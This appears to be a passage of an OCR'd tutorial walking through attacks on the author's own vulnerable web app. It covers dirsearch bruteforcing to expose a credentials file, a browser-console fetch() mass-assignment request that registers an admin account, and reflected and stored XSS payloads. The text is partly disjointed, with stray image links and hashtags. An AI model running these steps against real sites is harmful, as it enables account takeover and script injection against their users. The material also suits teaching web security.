
Think of it like someone leaving confidential papers lying around on their desk — the information itself might not cause harm right away, but it can give an attacker the clues they need to break in more easily.

go to the kali linux and use this command

1. first use your own wordlist for endpoint bruteforcing where you have to mention this credential.txt
2. now use this command [dirsearch -u https://wj37h3fx-5500.inc1.devtunnels.ms/ -w direct.txt]



3. now go to the browser and write the complete url and you can see the whole credentials



5. Mass Assignment

Mass Assignment, also known as **Overposting**.

What is Mass Assignment?


Mass Assignment occurs when a web application automatically maps user input (like JSON data) directly to backend objects (e.g., user models) **without filtering or validating** which fields should be writable.

This means an attacker can **add extra fields** in the request body that **shouldn't be set by users**, like `role`, `is_admin`, `is_verified`, `balance`, etc.


In here go to login page and open developer option --> console and paste this and enter

with this you can manipulate the registration user array and push your own vulnurable credential with the admin privilege's authority.

```
`fetch('http://localhost:3001/api/register', {
method: 'POST',
headers: { 'Content-Type': 'application/json' },
body: JSON.stringify({
username: 'hacker',
email: 'hacker@evil.com',
password: 'hack123',
role: 'admin',
isAdmin: true
})
})
.then(response => response.json())
.then(data => console.log(data));
```



now login with username: hacker & password: hack123



now you see that you can login and have admin privileges

6. xss (cross site scripting)

What is XSS (Cross-Site Scripting)?

XSS (Cross-Site Scripting) is a **web security vulnerability** that allows attackers to **inject malicious scripts (usually JavaScript)** into websites that are viewed by other users.

When an application **doesn't properly validate or sanitize input**, an attacker can inject a script that runs in the browser of anyone who views the page—stealing data, hijacking sessions, or doing harmful actions.

Simple Example of XSS

Imagine a comment box where users can post:

Vulnerable Code:

html

CopyEdit

```
<div> User says: <span>{{ comment }}</span> </div>
```

Attacker's input:

html

CopyEdit

```
<script>alert('Hacked!')</script>
```

Output:

html

CopyEdit

```
<div> User says: <span><script>alert('Hacked!')</script></span> </div>
```

👀 When other users open the page, the browser executes the script—showing a popup or stealing cookies.

Why is XSS Dangerous?

An attacker can:

- Steal **cookies**, **session tokens**
- Impersonate users (**session hijacking**)
- Perform **actions on behalf of users**
- Deliver **malware** via browser
- Deface the site or redirect to phishing pages

Types of XSS

Type	Description	Example
Stored XSS	Script is saved on the server (e.g., in database) and shown to users later	Forum, comments, profile bio
Reflected XSS	Script is in the URL and immediately reflected in the response	Search results, error pages
DOM-Based XSS	Script is injected via client-side JavaScript (no server interaction)	`location.href`, `innerHTML`

Example: Reflected XSS

URL:

php-template

CopyEdit

```
https://example.com/search?q=<script>alert(1)</script>
```

Response:

html


CopyEdit

```
<p>You searched for: <script>alert(1)</script></p>
```

Result: Alert popup triggered!

Reflected xss in the website

go to the search bar and use this payload `<img src=x onerror=alert(1)>`





Stored xss in the website

1.


Go to create post and use this payload in input box `<img src=x onerror=alert(1)>`

and post it. It will trigger xss






even if you go-to the profile menu it also trigger xss



2.

If you comment on any others post it will also trigger xss


GitHub and let me know what you think! #WebDev #React #OpenSource




567 0 234

Comments

